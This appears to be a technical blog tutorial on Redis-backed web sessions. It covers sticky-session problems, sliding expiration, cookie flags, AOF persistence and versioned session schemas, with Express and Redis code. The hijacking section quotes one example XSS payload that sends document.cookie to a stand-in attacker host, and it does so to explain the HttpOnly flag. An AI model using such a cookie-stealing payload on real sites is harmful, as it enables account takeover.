Redis Sessions Without Sticky Load Balancing
Learn how Redis-backed sessions work across servers, avoid sticky sessions, survive deploys, and prevent hijacking or session data loss.
Why this matters

You deploy your web application on 4 servers behind a load balancer. A user logs in and gets routed to Server A, which stores their session in local memory. Their next request hits Server B. Server B has no knowledge of this user’s session. The user sees a login page again.
They’re confused. Your support tickets pile up.
The classic fix is sticky sessions — configuring the load balancer to route all requests from the same user to the same server using cookie-based or IP-based affinity. But sticky sessions create their own problems.
When Server A goes down for a deployment, all users pinned to it lose their sessions and get logged out. Auto-scaling becomes fragile because new servers receive no traffic while existing servers are overloaded with pinned users. You can’t do rolling deployments without a wave of forced logouts.
The real solution is to move sessions out of server-local memory into a centralized session store that all servers can access. Redis is the natural choice: it stores session data as Hashes with fields like user_id, role, cart, and last_active, supports TTL-based expiration for automatic session cleanup, and delivers sub-millisecond read latency that adds negligible overhead to every request.
Practical note Session storage is user trust infrastructure. Losing sessions is annoying; corrupting or leaking them is much worse.
The mental model
The session lifecycle in a Redis-backed architecture follows four stages, all visible in the visualization:
1. Session creation: User submits credentials. The application authenticates against the database, generates a cryptographically random session ID (crypto.randomUUID() or secrets.token_hex(32)), and stores a Hash in Redis with HSET session:{id} user_id 42 role admin cart "" last_active 1717171200. The session ID is returned as a Set-Cookie header.
2. Session retrieval: On every subsequent request, the browser sends the session cookie. The application calls HGETALL session:{id} from Redis (0.3ms). Any server behind the load balancer can serve this request because the session lives in Redis, not in server memory. The load balancer uses round-robin — no affinity needed.

3. Sliding expiration: Every time the session is accessed, the application calls EXPIRE session:{id} 1800 to reset the TTL to 30 minutes. Active users never get logged out. Inactive users’ sessions expire automatically after 30 minutes without any cron job or cleanup process.
4. Logout and invalidation: When the user clicks logout, the application calls DEL session:{id} in Redis and sends a Set-Cookie header that clears the cookie with Max-Age=0. The session is gone from both the server side and the client side.
The visualization steps through 8 stages from the sticky session problem to scaling benefits, showing HTTP requests with session cookies flowing through the load balancer and the Redis Hash structure with individual fields.
Decisions that matter
| Parameter | Range / Options | Low End | High End |
|---|---|---|---|
| Session TTL | 5 minutes – 24 hours | Short TTLs (5–15 min) force frequent re-authentication; secure but frustrating for users on slow forms | Long TTLs (8–24h) keep users logged in all day; convenient but increases the window for session hijacking |
| Cookie flags | Secure, HttpOnly, SameSite | No flags — cookies sent over HTTP, accessible to JavaScript, vulnerable to CSRF and XSS | All flags set — cookie only sent over HTTPS, invisible to JS, restricted to same-site requests |
| Redis persistence | None, RDB, AOF, RDB+AOF | No persistence — Redis restart loses all sessions; every user gets logged out | AOF with appendfsync always — zero session loss but write throughput drops 50%+ |
| Session serialization | JSON, MessagePack, Protobuf | JSON — human-readable and easy to debug but 2–3x larger than binary formats | Protobuf — compact and fast (50% less memory, 3x faster deserialization) but requires schema management |
maxmemory for session store | Based on session count × size | Under-provisioned — eviction starts deleting active sessions randomly when memory fills | Over-provisioned — paying for unused RAM; right-size to (max_concurrent_users × avg_session_size_bytes) × 1.3 |
Where it breaks: Session Data Corruption After Deployments
The failure mode: Your application stores session data as a JSON blob in Redis. Version 1.0 stores {"userId": 42, "role": "admin", "cart": []}. Version 2.0 adds a preferences field and changes cart from an array to an object with quantity tracking: {"userId": 42, "role": "admin", "cart": {"items": [], "total": 0}, "preferences": {}}.
During a rolling deployment, Server A (v2.0) writes the new session format. The next request hits Server B (v1.0), which reads the session, can’t parse the cart object (expects an array), and throws a TypeError: cart.push is not a function. The user’s cart is silently corrupted — they see an empty cart and their items are gone.
What you will notice:
- Application error logs show
TypeErrororJSON.parseerrors spiking during and immediately after deployments - User-facing symptoms: cart contents disappearing, preferences resetting, intermittent
500errors on profile pages - Error rate correlates with the rolling deployment window — spikes start when the first new pod comes up and stop when the last old pod terminates
- Redis
HGETALL session:{id}shows a mix of old and new format sessions depending on which server version last wrote them
What I would do:
Implement versioned session serialization. Include a schema version in every session object:
// Always write with version
const sessionData = {
  _v: 2,
  userId: 42,
  role: "admin",
  cart: { items: [], total: 0 },
  preferences: { theme: "dark" }
};
await redis.hset(`session:${id}`, "data", JSON.stringify(sessionData));

// On read, migrate old versions
function deserializeSession(raw) {
  const session = JSON.parse(raw);
  if (session._v === 1 || !session._v) {
    // Migrate v1 → v2
    session.cart = { items: session.cart || [], total: 0 };
    session.preferences = session.preferences || {};
    session._v = 2;
  }
  return session;
}
Every version of your application must be able to read all previous session formats. Never remove a migration path. Test session format changes in staging with mixed-version deployments before production.
Warning Session format changes are the most common source of silent data corruption during rolling deployments. Always version your session schema and test with mixed old/new pods in staging before production rollout.
Where it breaks: Session Hijacking From Missing Secure Flags
The failure mode: Your session cookie is set without Secure, HttpOnly, or SameSite flags. A user connects from a coffee shop over HTTP (not HTTPS). An attacker on the same network runs a packet sniffer and captures the session cookie in plaintext. They replay the cookie from their own browser and are now authenticated as the victim — with full access to the user’s account, payment methods, and personal data.
Even on HTTPS, missing HttpOnly leaves the cookie accessible to JavaScript. An XSS vulnerability anywhere on your site (<script>fetch('https://evil.com/steal?c='+document.cookie)</script>) exfiltrates the session ID. Missing SameSite allows CSRF attacks where a malicious site triggers authenticated requests to your application.
What you will notice:
- Security audit tools (Burp Suite, OWASP ZAP) flag cookies missing
Secure,HttpOnly, andSameSiteattributes Set-Cookieheaders in browser DevTools show bare cookies:Set-Cookie: sid=abc123instead ofSet-Cookie: sid=abc123; Secure; HttpOnly; SameSite=Strict- Anomalous session activity: same session ID used from two different IP addresses or user agents simultaneously
- Security incident reports of account takeovers correlating with users on public Wi-Fi
What I would do:
Set all three security flags on every session cookie:
// Express.js session configuration
app.use(session({
  store: new RedisStore({ client: redisClient }),
  secret: process.env.SESSION_SECRET,
  resave: false,
  saveUninitialized: false,
  cookie: {
    secure: true,        // Only sent over HTTPS
    httpOnly: true,      // Not accessible to JavaScript
    sameSite: 'strict',  // Not sent on cross-site requests
    maxAge: 1800000,     // 30 minutes in milliseconds
    domain: '.yourapp.com',
    path: '/'
  }
}));
Additionally, implement session binding — store the user’s IP address and User-Agent in the session and validate them on every request. If they change, invalidate the session and force re-authentication:
if session['ip'] != request.remote_addr or session['ua'] != request.user_agent:
    redis.delete(f"session:{session_id}")
    return redirect('/login?reason=session_invalidated')
Where it breaks: Redis Crash Losing All Active Sessions
The failure mode: Your Redis instance runs with no persistence configured (the default). It handles 50,000 active sessions for an e-commerce site during a Black Friday sale. The Redis process crashes due to a kernel OOM event.
When Redis restarts, it comes back with zero keys. All 50,000 users are simultaneously logged out. Their shopping carts — stored as session data — are gone. Customer support receives 3,000 calls in 30 minutes.
What you will notice:
redis_connected_clientsdrops to zero then climbs back as connections re-establish, butredis_keyspace_keysstays at zero after restart- Application logs show a burst of “session not found” errors across all pods simultaneously
- User-facing impact: mass logout event, cart contents lost, checkout flows interrupted mid-payment
INFO persistenceshowsrdb_last_save_timeandaof_enabledboth indicating no persistence was configured
What I would do:
Enable AOF persistence with a balanced fsync policy:
# redis.conf
appendonly yes
appendfsync everysec     # Fsync every second — loses at most 1 second of writes on crash
aof-rewrite-incremental-fsync yes
appendfsync everysec is the recommended balance: you lose at most 1 second of session writes in a crash, and the throughput impact is minimal (5–10% reduction vs. appendfsync no). For critical payment flows, consider appendfsync always, but be aware this cuts write throughput by 50%+.
Add a Redis Sentinel deployment with at least one replica for automatic failover:
# docker-compose.yml for Redis Sentinel
services:
  redis-master:
    image: redis:7
    command: redis-server --appendonly yes --appendfsync everysec
  redis-replica:
    image: redis:7
    command: redis-server --replicaof redis-master 6379 --appendonly yes
  sentinel:
    image: redis:7
    command: redis-sentinel /etc/sentinel.conf
    # sentinel.conf: sentinel monitor mymaster redis-master 6379 2
For the shopping cart specifically, consider moving cart data out of the session and into a dedicated Redis Hash (cart:{user_id}) with its own TTL and persistence guarantees. This way, even if sessions are lost, the cart survives and can be re-associated after re-login.
Hint Explore the Session Management visualization to see how session data flows through the load balancer and Redis, and test what happens during failover scenarios.
The tradeoff
| Approach | Pros | Cons |
|---|---|---|
| Sticky sessions (server-local) | Zero latency added to requests; no external dependency | Session loss on server crash/deploy; uneven load distribution; can’t auto-scale freely |
| Centralized Redis sessions | Any server can serve any user; zero-downtime deploys; auto-scaling works seamlessly | Adds 0.3–1ms per request for Redis round-trip; Redis becomes a single point of failure if not replicated |
AOF persistence (everysec) | At most 1 second of session data lost on crash; minimal throughput impact (5–10%) | AOF file grows over time; rewrite compaction adds brief I/O spikes; restart time proportional to AOF size |
AOF persistence (always) | Zero data loss — every write is fsync’d before acknowledging | Write throughput drops 50%+; not suitable for high-traffic session stores (>10K writes/sec) |
| JSON serialization | Human-readable; easy to debug with redis-cli HGETALL | 2–3x larger than binary; slower to parse; no schema enforcement |
| Protobuf/MessagePack serialization | 50% smaller memory footprint; 3x faster deserialization | Requires schema management; harder to inspect sessions manually; migration tooling needed |
A practical checklist
Step 1: Audit your cookie flags. Open browser DevTools → Application → Cookies and verify that session cookies have Secure, HttpOnly, and SameSite=Strict set. Run curl -v https://yourapp.com/login and inspect the Set-Cookie header.
Step 2: Check Redis persistence configuration. Run redis-cli CONFIG GET appendonly and redis-cli CONFIG GET save. If both return empty/disabled, your sessions are not persisted. Enable AOF immediately.
Step 3: Test session behavior across deployments. During a staging rolling deployment, log in as a user, modify your cart, then trigger a deployment. Verify the session survives the full rollout without corruption. Automate this as a deployment smoke test.
Step 4: Monitor session metrics. Track redis_keyspace_keys{db="0"} for session count, redis_memory_used_bytes for session memory footprint, and application-level session_creation_total and session_expiration_total counters. Alert if session count drops by more than 20% in a 1-minute window (indicates mass logout).
Step 5: Set appropriate TTLs for your use case. Banking apps: 5–15 minutes. E-commerce: 30–60 minutes. Social media: 8–24 hours. Implement sliding expiration (reset TTL on every request) so active users are never logged out.
Step 6: Plan for Redis failure. Test what happens when Redis is unreachable for 30 seconds. Does your application return 500 errors or degrade gracefully? Consider a fallback to encrypted server-local sessions during Redis outages, with session migration back to Redis when it recovers.
Try it yourself
Seeing how session cookies flow through a load balancer, how any server reads the same session Hash from Redis, and how sliding expiration keeps active users logged in is the fastest way to understand distributed session management.
Explore the Session Management with Redis visualization → Step through 8 stages from the sticky session problem to zero-downtime scaling, watching HTTP requests with session cookies flow through the architecture in real time.